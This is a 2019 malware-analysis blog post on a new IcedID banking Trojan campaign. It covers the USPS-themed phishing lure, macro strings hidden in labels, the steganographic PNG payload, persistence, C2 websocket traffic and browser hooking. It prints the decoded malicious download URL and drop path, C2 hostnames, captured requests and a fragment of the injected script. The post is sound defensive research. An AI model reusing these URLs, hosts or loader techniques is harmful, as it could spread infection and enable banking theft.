New version of IcedID Trojan uses steganographic payloads

blog.malwarebytes.com/threat-analysis/2019/12/new-version-of-icedid-trojan-uses-steganographic-payloads/

Threat Intelligence Team December 3, 2019

This blog post was authored by @hasherezade, with contributions from @siri_urz and Jérôme Segura.

Security firm Proofpoint recently published a report about a series of malspam campaigns they attribute to a threat actor called TA2101. Originally targeting German and Italian users with Cobalt Strike and Maze ransomware, the later wave of malicious emails were aimed at the US and pushing the IcedID Trojan.

During our analysis of this spam campaign, we noticed changes in how the payload was implemented, in particular with some code rewritten and new obfuscation. For example, the IcedID Trojan is now being delivered via steganography, as the data is encrypted and encoded with the content of a valid PNG image. According to our research, those changes were introduced in September 2019 (while in August 2019 the old loader was still in use).

The main IcedID module is stored without the typical PE header and is run by a dedicated loader that uses a custom headers structure. Our security analyst @hasherezade previously described this technique in a talk at the SAS conference (Funky Malware Formats).

In this blog post, we take a closer look at these new payloads and describe their technical details.


Distribution

Our spam honeypot collected a large number of malicious emails containing the “USPS Delivery Unsuccessful Attempt Notification” subject line.


	Feed	From	Date	Subject	Attachment(s)
	[redacted]	noreply@usps-prioritymail.com	2019-11-21T19:45:39.000Z	USPS Delivery Unsuccessful Attempt Notification	1

- **UUID**: `92282316-909c-428a-af1a-2a6ec69bac39`
- **Reply to Address**: noreply@usps-prioritymail.com
- **To Address**:
- **SMTP EHLO**: usps-prioritymail.com
- **SPF**: pass
- **DKIM Result**: fail (Computed bodyhash is different from the expected one)
- **DKIM Signature**:
- **Hash**: sha256.3f82a867685f2999f7b94badac7771bae4509f70c80b09ed0c1808dc39849633
- **Created At**: 2019-11-21T19:45:59.000Z


Each of these emails contains a Microsoft Word document as attachment allegedly coming from the United States Postal Service. The content of the document is designed to lure the victim into enabling macros by insinuating that the content had been encoded.



Having a look at the embedded macros, we can see the following elements:



There is a fake error message displayed to the victim, but more importantly, the IcedID Trojan authors have hidden the malicious instructions within a UserForm as labels.



The labels containing numerical ASCII values

The macro grabs the text from the labels, converts it, and uses during execution:

```
url1 = Dcr(GH1.Label1.Caption)
path1 = Dcr(GH1.Label2.Caption)
```

For example:

104 116 116 112 58 47 47 49 48 52 46 49 54 56 46 49 57 56 46 50 51 48 47 119 111 114 100 117 112 100 46 116 109 112
converts to: http://104.168.198.230/wordupd.tmp

```
67,58,92,87,105,110,100,111,119,115,92,84,101,109,112,92,101,114,101,100,46,116,109,11
converts to: C:\Windows\Temp\ered.tmp
```


The file wordupd.tmp is an executable downloaded with the help of the URLDownloadToFileA function, saved to the given path and run. Moving on, we will take a closer look at the functionality and implementation of the downloaded sample.

Behavioral analysis


As it had before, IcedID has been observed making an injection into *svchost*, and running under its cover. Depending on the configuration, it may or may not download other executables, including TrickBot.

Dropped files


The malware drops various files on the disk. For example, in %APPDATA%, it saves the steganographically obfuscated payload (*photo.png*) and an update of the downloader:




It also creates a new folder with a random name, where it saves a downloaded configuration in encrypted form:



Inside the %TEMP% folder, it drops some non-malicious helper elements: *sqlite32.dll* (that will be used for reading SQLite browser databases found in web browsers), and a certificate that will be used for intercepting traffic:




Looking at the certificate, we can see that it was signed by VeriSign:



Persistence

The application achieves persistence with the help of a scheduled task:



The task has two triggers: at the user login and at the scheduled hour.

Overview of the traffic

Most of the traffic is SSL encrypted. We can also see the use of websockets and addresses in a format such as “*data2php?<key>*“, “*data3.php?<key>*“.


```
GET /data3.php?F72DDFCD1E995B50 HTTP/1.1
Host: jjanuatu.com
Upgrade: websocket
Connection: Upgrade
Sec-WebSocket-Version: 13
Sec-WebSocket-Key: QdNPPR4eAABB0089Hh4AAA==

HTTP/1.1 101 Switching Protocols
Server: openresty
Date: Wed, 06 Nov 2019 23:36:42 GMT
Connection: upgrade
Upgrade: websocket
Sec-WebSocket-Accept: D4tiHfI4mAEwxBsAcCW7oMXxH3o=

.....M.e.`-.G....M....
```

```
GET /data3.php?F72DDFCD5FA65FD6 HTTP/1.1
Host: mirkolkdb.nl
Upgrade: websocket
Connection: Upgrade
Sec-WebSocket-Version: 13
Sec-WebSocket-Key: 23scAn4eAADbexwCfh4AAA==

HTTP/1.1 101 Switching Protocols
Server: openresty
Date: Thu, 21 Nov 2019 17:33:23 GMT
Connection: upgrade
Sec-WebSocket-Accept: 458DJNC6T1LcwCr1MRz3Fb6JRJk=
Upgrade: websocket

..T.u.T..8..*...u.T.......a...a...a.........:...:...:.........<...>...<...<........q...q...q....... ..."... ... ...
```

Attacking browsers


The IcedID Trojan is known as a banking Trojan, and indeed, one of its important features is the ability to steal data related to banking transactions. For this purpose, it injects its implants into browsers, hooks the API, and performs a Man-In-The-Browser attack.

Inside the memory of the infected *svchost* process we can see the strings with the configuration for webinjects. Webinjects are modular (typically HTML and JavaScript code injected into a web page for the purpose of stealing data).



Webinjects configuration in the memory of infected svchost

The core bot that runs inside the memory of *svchost* observes processes running on the system, and injects more implants into browsers. For example, looking at Mozilla Firefox:



The

IcedID implant in the browser's memory

By scanning the process with PE-sieve, we can detect that some of the DLLs inside the browser have been hooked and their execution was redirected to the malicious module.

In Firefox, the following hooks have been installed:

- nss3.dll : SSL_AuthCertificateHook->2c2202[2c1000+1202]
- ws2_32.dll : connect->2c2728[2c1000+1728]

A different set was observed in Internet Explorer:

- mswsock : hook_0[7852]->525d0[*implant_code*+15d0]
- ws2_32.dll : connect->152728[*implant_code*+1728]

The IcedID module running inside the browser’s memory is responsible for applying the webinjects installing malicious JavaScripts into attacked pages.


```
                    </div>
                </div>
            </div>
        </div>
    <script id="Odin0" type="text/javascript">(function(d){var c=function(){var c=!![];return function(d,e){var f=c?function(){if(e){var g=e['apply'](
</html>
```

Fragment of the injected script

